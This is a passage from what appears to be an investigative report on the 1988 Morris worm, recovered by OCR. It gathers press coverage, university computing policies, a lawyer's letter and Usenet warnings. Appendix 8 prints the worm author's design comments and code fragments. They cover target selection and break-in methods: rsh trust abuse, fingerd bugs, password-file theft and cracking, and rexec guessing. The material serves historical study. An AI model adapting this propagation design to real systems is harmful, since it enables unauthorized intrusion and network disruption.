
The elder Mr. Morris said Saturday that he had met with agents of the Federal Bureau of Investigation. He said that with a lawyer, he and his son would meet with Federal officials today or Tuesday to discuss the case. The F.B.I. said it was still investigating the case.

Although Federal officials say the virus did not threaten classifed military computer systems, some officials in Government feel that such systems are vulnerable.

The Arpanet itself has previously been penetrated by computer hackers who can sign on to the network through normal telephone lines if they happen to guess a correct password.


Besides the back door that Mr. Morris discovered, there have been many other entry points that have been exploited by other enterprising computer hackers. For example, the same program that proved vulnerable in this case, had an earlier error, inherent in the design, which hackers called "the sendmail wiz bug."

To those who knew of its existence it provided not only an entry point, but it permitted them to seize "super-user" status on computers running the Berkeley version of the Unix operating system. Such power permits a computer user to do virtually anything with the computer, including examining stored information, electronic mail and passwords. That loophole was discovered and closed several years ago.



A Hacker Causes A Computer Network To Crash

Arpanet connects thousands of computers and computer systems around the country. A local network, in Boston or Berkeley, Calif., for example, consists of many large and small machines. The illicit program was introduced into a Cambridge, Mass., computer and quickly spread to computers that use a particular version of the Unix operating system. The program was designed to move itself from computer to computer as a piece of electronic mail via a program called Sendmail. But once inside Sendmail, it used a little-known provision to bypass the electronic mailboxes and enter the host computer's control programs. There it installed itself and then moved on to other computers on the network.



chine regardless of the answer.

The choice of 1 in 10 proved disastrous because it was far too frequent. It should have been one in 1,000 or even one in 10,000 for the invader to escape detection. But because the speed of communications on Arpanet is so fast, Mr. Morris's illicit program echoed back and forth through the network in minutes, copying and recopying itself hundreds or thousands of times on each machine, eventually stalling the computers and then jamming the entire network.

After introducing his program Wednesday night, Mr. Morris left his terminal for an hour. When he returned, the nationwide jamming of Arpanet was well under way, and he could immediately see the chaos he had started. Within a few hours, it was clear to computer system managers that something was seriously wrong with Arpanet.

By Thursday morning, many knew what had happened, were busy ridding their systems of the invader and were warning colleagues to unhook from the network. They were also modifying Sendmail and making other changes to their internal software to thwart another invader.

The software invader did not threaten all computers in the network. It was aimed only at the Sun and Digital Equipment computers running a version of the Unix operating system written at the University of California at Berkeley. Other Arpanet computers using different operating systems escaped.

These rogue programs have in the past been referred to as worms or, when they are malicious, viruses. Computer science folklore has it that the first worms written were deployed on the Arpanet in the early 1970's.

Several years later, computer researchers at the Xerox Corporation's Palo Alto Research Center developed more advanced worm programs. Mr. Shoch and Jon Hupp developed "town crier" worm programs that acted as messengers and "diagnostic" worms that patrolled the network looking for malfunctioning computers.

They even described a "vampire" worm program. It was designed to run very complex programs late at night while the computer's human users slept. When the humans returned in the morning, the vampire program would go to sleep, waiting to return to work the next evening.

The New York Times/Robert Patterson

A Family's Passion for Computers, Gone Sour

By MICHAEL WINES
Special to The New York Times

WASHINGTON, Nov. 10 — No drama is complete without a moment of foreshadowing, something Robert T. Morris, a onetime student of ancient Greek, knows all too well. In the drama that has enveloped him and his son Robert Jr., a Cornell University graduate student who last week caused the biggest computer gridlock on record, the moment came five years ago on Capitol Hill.

The elder Mr. Morris, an expert in computer security who at the time worked for Bell Laboratories, was a witness before a House committee studying a new and ominous phenomenon called the computer virus. His testimony was blunt.

"The notion that we are raising a generation of children so technically sophisticated that they can outwit the best efforts of the security specialists of America's largest corporations and of the military," he said, "is utter nonsense.

"I wish it were true. That would bode well for the technological future of the country."

A National Sensation

Now an isolated realization of the very fears that Mr. Morris addressed has hit home in a very personal way, posing a threat to the future of his extraordinarily brilliant son.

The younger Morris — RTM, the name of his computer log-on, to some friends — has declined on the advice of his lawyer to discuss the virus incident or other matters. But in telephone interviews this week, his father and his mother, Anne, talked at length about him and the passion for computers that has caught the family up in a national sensation.

Robert T. Morris Jr., 23 years old, is the subject of an inquiry by the Federal Bureau of Investigation and United States attorneys in two states. He has been identified by friends as the creator of an electronic virus, developed for a nonmalicious experiment, that ran out of control and swamped 6,000 terminals last week along a nationwide Pentagon computer network called Arpanet.

His father, now chief scientist at the Government's National Computer Security Center, is the man responsible for shielding Arpanet and other, more sensitive computer networks from such electronic intruders.

He is also the man who introduced his gifted son to the craft of computing, and so he is torn by the furor surrounding the Arpanet incident.

On one hand, he condemns the creators of viruses and other computer pranks as irresponsible, comparing them in his 1983 Capitol Hill testimony to teen-agers who are "stealing a car

Continued on Page A28, Column 1

The New York Times/Marty Katz

Robert T. Morris Jr. at home with his mother, Anne. Mr. Morris created the computer virus that wrought havoc last week.

U.S. Is Moving to Restrict Access To Facts About Computer Virus

By JOHN MARKOFF

Government officials are moving to bar wider dissemination of information on techniques used in a rogue software program that jammed more than 6,000 computers in a nationwide computer network last week.

Their action comes amid bitter debate among computer scientists over whether the Government should permit widespread publication of details about how disruptive programs work and about flaws in computer networks that can be exploited. Some oppose restrictions, while others argue that such details should be treated as highly sensitive information.

One group of experts believes wide publication of such information would permit computer network experts to identify problems more quickly and to correct flaws in their systems. But others argue that such information is too potentially explosive to be widely circulated.

Yesterday, officials of the National Computer Security Center, a division of the National Security Agency, contacted researchers at Purdue University in West Lafayette, Ind., and asked them to remove information from campus computers describing the internal workings of the software program that jammed computers around the nation on Nov. 3.

Meeting on Possible Action

Agency officials, who confirmed contacting the Purdue officials, declined to say whether other computer centers around the country affected by the disruptive program were also being contacted. The Purdue action grew out of a meeting Tuesday between officials of a dozen Government agencies and a group of academic computer scientists to discuss actions that should be taken after the jamming of the network.

A spokesman for the National Security Agency said yesterday that Purdue officials were contacted primarily to alert computer users of possible risks related to the rogue program. The spokesperson said the agency was concerned because it was not certain that all computer sites had corrected the software problems that permitted the program to invade systems in the first place.

The Federal officials spoke with Purdue's president, Dr. Steven Beering. The university later removed offending information, according to Eugene Spafford, a computer scientist at Purdue.

University officials were told that it was possible that agents of the Federal Bureau of Investigation might visit the campus as part of an effort to check the spread of the program and locate individuals who had the information.

The illicit program was apparently the creation of a 23-year-old computer science graduate student at Cornell University, Robert T. Morris, who is said by friends to have designed it as an experiment. Mr. Morris is the son of Robert Morris, the chief scientist of the National Computer Security Center, in Fort Meade, Md.

"From reading the computer bulletin boards my impression is that many teen-agers are treating Mr. Morris as a folk hero and are busy designing their own virus programs," said Robert Campbell, president of Advanced Information Management Inc., a Woodbridge, Va. computer security firm.

Government officials are concerned that irresponsible computer programmers may try to duplicate the program, which was intended to secretly copy itself from computer to computer through the vast network that included the Department of Defense's Arpanet and other computer networks.

More than 60,000 computers in the United States and internationally are linked to the cluster of networks, referred to as the Internet. Because of a design error, the virus program went out of control and stalled computers throughout the United States before system managers were able to check its spread last Thursday.

A bitter debate on value of circulating information.

Information detailing the function of the program was first widely distributed Friday when teams of computer scientists trying to combat the program published particulars on how the program worked through computer network discussion groups that are widely distributed to many sites around the country.

Some computer security experts said they were concerned that techniques developed in the programs would be widely exploited by those trying to break into computer systems.

"The folks at the National Computer Security Center are quite rightly worried that a copy of the virus could be extremely damaging," said Mr. Spafford of Purdue. "If the program is modified so that it is made nasty we could have a much more dangerous attack."

But Christopher J. Stephenson, a computer scientists at I.B.M.'s Yorktown (N.Y.) Research Center disagreed sharply.

"It seems to me a little bit absurd that they should fly into a rage against enthusiastic youngsters who quite reasonably want to show that thier systems aren't as good as they think they are," he said. "We should encourage people to find security holes for fun."

APPENDIX 6

"Spreading a Virus", Wall Street Journal,
November 7, 1988.

Spreading a Virus

How Computer Science Was Caught Off Guard By One Young Hacker

Outbreak Spread Nationally, Caused No Lasting Harm But Much Embarrassment

Finding a Worm in the Mail

A WALL STREET JOURNAL *News Roundup*

The surprise attack began between 9 and 10 Wednesday night. Among the first targets were Berkeley, Calif., and Cambridge, Mass., two of the nation's premier science and research centers. At 10:34 p.m., the invader struck Princeton University.

Before midnight, it had targeted the National Aeronautics and Space Administration Ames Research Center in California's Silicon Valley, as well as the University of Pittsburgh and the Los Alamos National Laboratory in New Mexico. At 12:31 Thursday morning, it hit Johns Hopkins University in Baltimore, and at 1:15 a.m., the University of Michigan in Ann Arbor.

Preventing a Recurrence

Computer security firms prescribed such measures as stringent password systems that change frequently and daily data backups. Story on page A6.

At 2:28 a.m., a besieged Berkeley scientist—like a front-line soldier engulfed by the enemy—sent a bulletin around the nation: "We are currently under attack . . ."

Thus began one of the most harrowing days of the computer age.

The invader was a computer virus. Like some relentless, demonic automaton, it coursed through networks—high-speed communications lines—linking key university and government computers from coast to coast. Once inside, it multiplied, devouring the space that computers use to store information and slowing them to a halt.

Underestimating the Threat

At first, no one suspected—or even imagined—the scope of the event, thinking instead that it was a local hacker's mischief. So ingenious and complex was the virus that some computer scientists didn't immediately realize what they were up against. It initially fooled many trying to neutralize it. They would devise a solution, only to find the virus spreading again.

Scientists in their labs when the virus struck called reinforcements for help. Others, learning of the attack while using home computers hooked up to their work computers, raced to the office in the middle of the night and feverishly worked in solitude. While everything was largely under control within 24 hours, scientists still can't be sure that the virus is purged.

In the end, the virus apparently didn't cause permanent damage to the 6,000 computers it attacked. Instead of wiping out data—which computer viruses are capable of doing—this invader was fairly benign; it merely used up empty storage space. In computer jargon, it is now being called a "worm" because it was a self-contained program that entered via a communications network but didn't seek to destroy data.

How Vulnerable to Sabotage?

The virus nevertheless has stunned—and frightened—the computer world. Almost all the business done today depends on computers. They direct telephone calls, handle bank transactions, control airline traffic, run manufacturing plants, guide the nation's defense systems. If computers can be sabotaged so easily, so swiftly, experts wonder, how vulnerable is the system to high-tech terrorists? The virus is expected to prompt a full-scale review of computer security in government, corporations and universities. A post-mortem conference already is planned in Washington this week.

The perpetrator still hasn't been officially named, but friends of his identify him as Robert T. Morris Jr., 23 years old, a Cornell University graduate student in computer science whose father, Robert Morris Sr., is a federal government expert on computer security. Mr. Morris, first identified as the hacker by the New York Times, has told friends he didn't intend to make the virus so virulent; a small mistake in the coding made it spread far faster than he had expected.

Some of the details of last week's virus outbreak have yet to be disclosed. But a look at how the virus spread—and the anxious efforts to control it—shows just how menacing such attacks have become.

Something Odd

At about 10 p.m. Wednesday, Pascal Chesnais, a researcher working late at MIT's Media Laboratory in Cambridge, noticed something odd. Computer programs he was running had slowed to a crawl. Two or three colleagues noticed the same thing.

At first, they figured a legitimate program had gone out of control because of some internal error. "We thought it was just a runaway program," he recalls. "So we killed all the processes, started over, and the problem seemed to go away." Unconcerned, they soon went out for ice cream.

Across the continent, at 10:15 EST, the experimental computing facility at the University of California at Berkeley was hit. Security software that monitors incoming electronic mail traffic—messages dispatched via computers on high-speed communications lines—sent alerts "that it was receiving unusual commands," recalls Peter Yee, a scientist at the center.

Because of this early warning, Berkeley was able to contain the virus faster than others did. It shut off communications to most computers, and established a "trap" to capture and study the unknown code that was causing the problem.

Researchers at Bellcore, the Livingston, N.J., joint research laboratory for the regional Bell holding companies, discovered the virus at about 10:30. They, too, were able to contain it by quickly shutting down computers. It hit about the same time at NASA's Ames Research Center in Silicon Valley. At midnight Eastern time, Ames cut off all communications with outside researchers, thus stranding 52,000 computer users.

At that point, few were aware of the multisite attack. The virus was, in fact, remarkably clever. It traveled via electronic mail on an unclassified research and defense network called Internet—which includes smaller networks known as Arpanet, Milnet and NSFnet—that is used by institutions to share data. The process was something like an automated chain letter. When the virus entered a computer, it used data stored within that computer to establish links with other computers in the network. Thus, it spread very quickly in many directions.

Not all computers were targeted, just those that were on the network and that used a certain version of the Unix master control software. The virus took advantage of at least two loopholes in the software to sneak in. The first was a debugging device in the program that was designed to make it easier to detect errors in the electronic mail program when installed; a flaw in the debugger opened the system to viruses.

Not really needed after installation, the debugger still wasn't deleted from most computers—even though users had been warned that the debugger made them vulnerable to viruses. A similar loophole in another communications program gave the virus a second method of entry.

An Unnoticed Bulletin

After discovering the mistake that made the virus multiply much faster than he had planned, Mr. Morris had a friend send a message to an electronic bulletin board (which carries computerized messages) explaining how to eradicate the virus. But it apparently wasn't noticed.

Unlike MIT, Berkeley and Bellcore, many computer sites weren't staffed when the virus hit. At Princeton, for example, computer records show the exact time it struck—10:34. But nobody noticed until midnight. Victor Dukhovni, a 25-year old systems programmer, was getting ready to go to bed; as is his custom, he turned to his home computer and asked for a backup of files for the mathematics department, where he services computers.

He says he noticed "strange things going on." The system was slow, and it was running programs he didn't recognize. He left home and took the three-minute trip across the deserted campus to the math department. A newcomer at his job, he didn't possess home phone numbers for colleagues who could help, so he worked alone. An hour later, he discovered a worm in the mail, reproducing at a fast rate. He started trying to figure out what to do.

Officials at Los Alamos also noticed something odd around midnight EST, but they didn't suspect a major virus for several hours. The virus was running amok, and no one knew it.

APPENDIX 7

Bibliography of articles and other documents pertaining to computer security and to professional attitudes to computer security and "hacking".

SELECTED BIBLIOGRAPHY

Ames, Stanley R. Jr., et al.: "Security Kernel Design and Implementation: an Introduction." Computer 16, No. 7 (July 1983), 14-22.

Berson, Tom: "Interview with Roger Schell." UNIX Review 6, No. 2 (February, 1988), 60-69.

Chandersekaran, C. and V. Gligor: "Assessing the Costs." UNIX Review 6, No. 2 (February, 1988), 53-58.

Clark, Roger A.: "Information Technology and Dataveillance." Communications of the ACM, 31, No. 5 (May 1988), 498-512.

Denning, Peter: "Moral Clarity in the Computer Age." Communications of the ACM 26, No. 10 (October, 1983), 709-710.

Landwehr, Carl E.: "The Best Available Technologies for Computer Security." Computer 16, No. 7 (January, 1983), 86-100.

Lehmann, Fritz and Seymour J. Metz: "Computer Break-Ins", Letters to the Editor, Communications of the ACM 30, No. 7 (July 1987), 584-585.

Morshedian, Daryoush: "How to Fight Password Pirates and Win." Computer 19, No. 1 (January, 1986), 104-105.

Morris, Robert and Ken Thompson: "Password Security: A Case Study." Communications of the ACM 22, No. 11 (November, 1979), 594-597.

Parker, Donn and Susan Nycum: "Computers, Crime and Privacy -- A National Dilemna: Congressional Testimony from the Industry." Communications of the ACM 27, No. 4 (April, 1984), 312-315.

Reid, Brian: "Reflections on Some Recent Widespread Computer Break-Ins." Communications of the ACM 30, No. 2 (February, 1987), 103-105.

Smith, Kirk: "Tales of the Damned." UNIX Review 6, No. 2 (February, 1988), 45-50.

Stoll, Clifford: "Stalking the Wily Hacker." Communications of the ACM 31, No. 5 (May, 1988), 484-497.

APPENDIX 8

Selected program comments contained in the October 15 Version of the Worm extracted from Morris' files.

```
/*
 * the goal is to infect about 3 machines per ethernet.
 * need a couple of things:
 *  1) decide what to break into next, which involves coordinating
 *     with other instances.
 *  2) methods of breaking into other systems.
 *  3) ways to talk to other instances, to get news of new breakins,
 *     and to see when instances die. probably only talk to instances
 *     on neighboring nets. partition detection. udp.
 *  4) some way for ME to send out commands, protected by an encoded
 *     password.
 *  5) partition - smaller half should all exit!
 *  6) can't have some known way of detecting if an instance is already
 *     here (eg a particular udp port), so in order to avoid duplication
 *     we need a global database of where instances are. this is really
 *     hard. if we have a complete list, somebody can gcore us. but unless
 *     he can kill instances off, that's no big deal.
 *  7) only work if all users are idle.
 *  8) global database of interesting things, particularly known passwords?
 *  9) extensible on the fly by my command? generic "here's how to get
 *     a shell on another machine." also improve password guesser.
 *  10)source code, shell script, or binary-only? latter makes it harder
 *     to crack once found, but less portable.
 *  11)may want multiple levels - one just hops through a machine, maybe
 *     mostly shell scripts, one has the full database/communication
 *     capabilities.
 *  12)try to avoid slow machines - 750s and sun2s.
 *  13)avoid machines with no default route and no route to 10.0.0.
 * candidates for other systems to hit:
 *  1) only 2 non-gateway machines per [sub]net.
 *  2) any host on an attached interface.
 *  3) adjacent gateways (look in routing table).
 *  4) look through host table for the other interfaces of known gateways,
 *     then find hosts on that net.
 * hitting another system:
 *  1) rsh from local host, maybe after breaking a local password and looking
 *     through /etc/hosts.equiv and .rhosts.
 *  2) steal his password file, break a password, and rexec.
 *  3) server bugs - fingerd.
 *  4) finger the site, get list of users, guess w/ rexec.
 *  5) try known users/passwords w/ rexec.
 *  7) insert a password file entry w/ yppush-ypxfr.
 *  6) use named or yp to pretend to be another system?
 * stealing the password file:
 *  1) ftp, maybe from public directory.
 *  2) ypcat - how to find the servers?
 * setting up shop on the remote system.
 */

#include "dumb.h"

struct host *starter;

main(argc, argv)
char *argv[];
{
```

```
#include "dumb.h"

/*
 * we want to get someplace. pick somewhere to go. try to hit it.
 * if we run out of targets, find new ones.
 * priorities are
 *  1) adjacent gateways.
 *  2) hosts on adjacent networks.
 *  3) any host on an attached interface.
 */

hitsomething()
{
        struct host *h;
        int i;

        for(i = 0; i < ngateways; i++){
                h = h_addr2host(gateways[i], 1);
                if(hit(h))
                        return(1);
        }
        return(0);
}

/*
 * try to get onto a particular host.
 *  1) rsh from local host, maybe after breaking a local password.
 *  2) server bugs - fingerd.
 *  3) steal his password file, break a password, and rexec.
 *  4) finger the site, get list of users, guess w/ rexec.
 *  5) try known users/passwords w/ rexec.
 *  7) insert a password file entry w/ yppush-ypxfr.
 */
hit(h)
struct host *h;
{
        int ifd, ofd, ret;

        if(h == me || h->h_os == OS_BAD || h->h_cpu == CPU_BAD)
                return(0);
        if(h->h_flags & HF_ALIVE)
                return(0);
        if(h->h_flags & HF_STARTED)
                return(0);

        if(h->h_addrs[0] == 0)
                getaddrs(h);
        if(h->h_addrs[0] == 0)
                return(0);

        /*
         * easy things first - maybe we can rsh as-is
         */
        fprintf(stderr, "hitting %s via straight rsh as ourself\n", h->h_names[0]);
        if(h->h_names[0] && rsh(h->h_names[0], &ifd, &ofd)){
                fprintf(stderr, "rsh succeeded!\n");
```

APPENDIX 9

Copy of slide used by Dr. Dean Krafft in his orientation talk to first-year Cornell computer science students.

Security

- Choose Reasonable Passwords
- Protect Password and Account Info
- Don't Let Others Use Your Account
- Protect or Encrypt Sensitive Files
- Be Alert to Suspicious Behavior
- Security Violations are Serious

APPENDIX 10

"Cornell Computer Science Department Policy for the Use of the Research Computing Facility", August 21, 1987.

Cornell Computer Science Department

Policy for the Use of the Research Computing Facility

August 21, 1987

(1) The computing facility is intended to support computer science research and education as directed by members of the faculty and research staff of the Computer Science Department. Use of the facility is permitted only for this purpose.

(2) The only people authorized to use the computing facility are those who have been issued accounts. Only the individual who is given an account may use that account. He or she is *not* authorized to allow anyone else to use his or her account. Accounts are normally given only to Computer Science faculty members, graduate students, staff members, and visiting researchers.

(3) Even those who have legitimate accounts should be aware that, except with prior approval, those accounts should only be used for research or, as discussed below, coursework being directed by the faculty or research staff of the Computer Science Department. The writing of research-related books, theses, and reports and the exchange of computer mail are considered acceptable research use.

(4) Generally, the only machines that should be used for coursework are those workstations located in student offices or the SUN graduate student laboratory. Machines that were purchased solely for research use, including all the Symbolics and all the VAXes, should not be used for coursework. Faculty should only make assignments for projects that can be done entirely on SUN workstations.

(5) The computing facility is shared among many groups and individuals within the department. Although there are no automatic limits on the use of system resources, each user is expected to plan his work so that other users are not adversely affected.

(6) The "public" terminal and printer areas are restricted to those who have legitimate business in these areas. Most have combination locks; only those who have legitimate accounts should be told this combination.

(7) Confidential material is maintained on the systems. Any attempts by unauthorized individuals to "browse" through private computer files, decrypt encrypted material, or obtain user privileges to which they are not entitled will be regarded as a very serious offense. Any of these actions will result in loss of all computer privileges, and may, for student users, result in expulsion from the graduate program.

(8) Various computing resources have special restrictions on their usage. In general, the **gvax** and **svax** systems are available for general use, with **svax** being primarily for student use, and **gvax** being primarily for faculty and staff use. Workstations in individual offices are typically private. Other workstations will have signs posted on them to identify their status. There are four classes of machines (based on the type of sign):

"CSD - General Use" - for either coursework or research
"CSD - General Research" - any research use
"CSD - <project name>" - preference is given to use by the project
"Project - <project name>" - absolute priority is given to use by the project

Most timeshared machines are dedicated to research project use. Students should only use these machines if they are associated with an appropriate project.

APPENDIX 11

Letter from Morris' attorney, Thomas A. Guidoboni, dated January 4, 1989.

BONNER & O'CONNELL
A PARTNERSHIP INCLUDING A
PROFESSIONAL CORPORATION
ATTORNEYS AT LAW
900 17TH STREET, N.W., SUITE 600
WASHINGTON, D.C. 20006
(202) 452-1300 CABLE: BONOCS
TELECOPIER (202) 833-2021

WALTER J. BONNER*
EDWARD C. O'CONNELL*
STEPHEN C. GLASSMAN, P.C.***
THOMAS A. GUIDOBONI*
JOHN C. HAYES, JR.*
JOHN T. BRENNAN, JR.
DAVID W. O'BRIEN*
THOMAS B. SHULL
KATHLEEN M. STRATTON

PAUL R. DEAN
OF COUNSEL

401 BROADWAY
SUITE 306
NEW YORK, NEW YORK 10013

5515 RIGGS ROAD
GAITHERSBURG, MARYLAND 20879
(301) 670-9200

800 CAMERON STREET
2ND FLOOR
ALEXANDRIA, VIRGINIA 22314

ADMITTED ALSO *VA *MD *NY

January 4, 1989

SENT VIA TELECOPY

Thomas Mead Santoro, Esquire
Associate General Counsel
Cornell University
500 Day Hall
Ithaca, New York 14853

Re: Robert T. Morris

Dear Mr. Santoro:

This letter is intended to confirm in writing our earlier telephone discussions. You have advised me that the Provost of Cornell University has initiated an investigation into the so-called "computer virus" incident, and that the results of this investigation are to be made available to the general public. You further stated that this inquiry is neither a disciplinary proceeding nor part of the academic grievance process at Cornell, but rather is sui generis. Finally, you requested that Mr. Morris make himself available for an interview by the Cornell investigators.

As you are well aware, the United States Attorney for the Northern District of New York has been pursing a grand jury investigation into the same computer virus incident and Mr. Morris' possible involvement therein. The eventual outcome of this process could be a multiple count federal felony indictment against Mr. Morris, and thereafter a trial on this indictment. Under these circumstances, I have advised Mr. Morris to rely on his constitutional right to remain silent, and he has chosen to follow this advice. Therefore, regretfully, we must decline Cornell's request for an interview at this time.

APPENDIX 12

"Misuse of Computer Systems". Page 85 of the Handbook for Students, Harvard College, 1987-1988.

other officers, and at the University Health Services. Any member of the University may make use of the Health Services on an emergency basis, day or night.

The University Health Services are also prepared to assist students who are concerned about the use of tobacco or alcohol.*

Misuse of Computer Systems

Students who are provided access to University computer facilities assume responsibility for their appropriate use. Computer programs should be regarded as literary creations and the same standards apply to the misrepresentation of copied work (see ***Academic Rules***). More generally, responsible behavior is expected in the use of computer systems. Important but not exclusive concerns are in the following areas:

Privacy of information. Information stored on a computer system is the private property of the individual who created it. Examination of that information without authorization from the owner is a violation of the owner's rights to control his or her own property. Timeshared computer systems provide mechanisms for the protection of private information from examination by others; attempts to circumvent these mechanisms in order to gain unauthorized access to private information will be treated as actual violations of privacy.

Misuse of accounts. Computer accounts are provided to students for their personal use for specified academic purposes. Accounts have tangible value. Consequently, attempts to circumvent the accounting system, to use without authorization the accounts of others, or to use accounts for other than their intended purposes are all forms of attempted theft. A student who has been given an account may not disclose its password or otherwise make the account available to others.

Disruptive and annoying behavior. Students may not attempt to interfere with the normal functioning of a timeshared computer system, and should not disrupt or distract others working with the computer. Use of an electronic mail system to send fraudulent, annoying, or obscene messages is prohibited.

Motor Vehicles

Violation of any Motor Vehicle Registration and Parking Regulation set forth in the last section of this chapter can lead to disciplinary action.

*The minimum drinking age in Massachusetts is 21. In order to be served or provided an alcoholic beverage by the College or its agents, a student must demonstrate proof of minimum drinking age by presentation of the University identification card, which includes date of birth. Any student who knowingly makes a false statement about his or her age, who transfers or abuses the University identification card, or who makes alcohol, legally obtained from the College or its agents, available to someone underage is subject to College disciplinary action.

Students are reminded that the provisions of the minimum drinking age law apply to them as citizens of the Commonwealth as well as to the College. This issue is covered in the College's alcohol policy, available in the House Offices and the Freshman Dean's Office; students are responsible for knowing and complying with the alcohol policy.

APPENDIX 13

Electronic mail reportedly sent by Andrew Sudduth referring to the virus, November 3, 1988.

Relay-Version: version B 2.10.3 4.3bsd-beta 6/6/85; site cornell.UUCP
Path: cornell!mailrus!purdue!decwrl!ucbvax!bar.arpa!foo
From: foo@bar.arpa
Newsgroups: comp.protocols.tcp-ip
Subject: (none)
Message-ID: <8811030834.AA10454@iris.brown.edu>
Date: 3 Nov 88 08:34:13 GMT
Date-Received: 5 Nov 88 11:59:45 GMT
Sender: daemon@ucbvax.BERKELEY.EDU
Organization: The Internet
Lines: 19

A Possible virus report:

There may be a virus loose on the internet.

Here is the gist of a message I got:

I'm sorry.

Here are some steps to prevent further transmission:

1) don't run fingerd, or fix it to not overrun its stack when reading
arguments.

2) recompile sendmail w/o DEBUG defined

3) don't run rexecd

Hope this helps, but more, I hope it is a hoax.
qui
Relay-Version: version B 2.10.3 4.3bsd-beta 6/6/85; site cornell.UUCP
Path: cornell!uw-beaver!mit-eddie!bloom-beacon!apple!bionet!agate!ucbvax!HARVARD.HARVARD.EDU!sudduth
From: sudduth@HARVARD.HARVARD.EDU
Newsgroups: comp.protocols.tcp-ip
Subject: tracking anonymous messages
Message-ID: <8811052259.AA21527@ucbvax.Berkeley.EDU>
Date: 5 Nov 88 21:32:25 GMT
Date-Received: 6 Nov 88 00:44:08 GMT
Sender: daemon@ucbvax.BERKELEY.EDU
Organization: The Internet
Lines: 7

If anyone cares who sent the anonymous message from foo@bar.arpa through
isis.brown.edu, I did it. The machine influenza.harverd.edu is an
annex terminal server. At the time I didn't want to answer questions
about how I knew.

Andy Sudduth

APPENDIX 14

"New Computer Break-Ins Suggest 'Virus' May Have Spurred Hackers", by David Stipp and Bob Davis, The Wall Street Journal, December 2, 1988.

New Computer Break-Ins Suggest 'Virus' May Have Spurred Hackers

By David Stipp
And Bob Davis
Staff Reporters of The Wall Street Journal

One or more computer hackers recently have broken into computers on the same U.S. electronic mail network that last month was attacked by a self-replicating "virus" program, raising concerns that publicity about the virus is sparking a rash of the break-ins.

One of the intrusions occurred earlier this week at Mitre Corp., a Bedford, Mass., research laboratory that does defense-related computer work. That break-in prompted Department of Defense officials to cut links temporarily between Milnet, a military electronic mail system, and Arpanet, a related system used by academic and corporate researchers that was attacked by last month's virus. The disconnection caused researchers some inconvenience, but computer experts said it wasn't a major problem. Defense officials asserted hackers can't break into computers storing classified information through Milnet or Arpanet.

Using of Programming Errors

The intruder who broke into Mitre's computers used a hole—or programming error that allowed unauthorized entry—in programs that are used on computers in the network, a Mitre spokesman said. In another case, a hacker calling himself "Shatter" recently broke into computers at Massachusetts Institute of Technology, said Glenn Adams, a manager at MIT's Artificial Intelligence Laboratory.

The hackers in each case used the same hole in a program, called "file transfer protocol," to gain unauthorized entry to computers at MIT, Mitre and other research institutions. Whether a single person is responsible, however, is unknown.

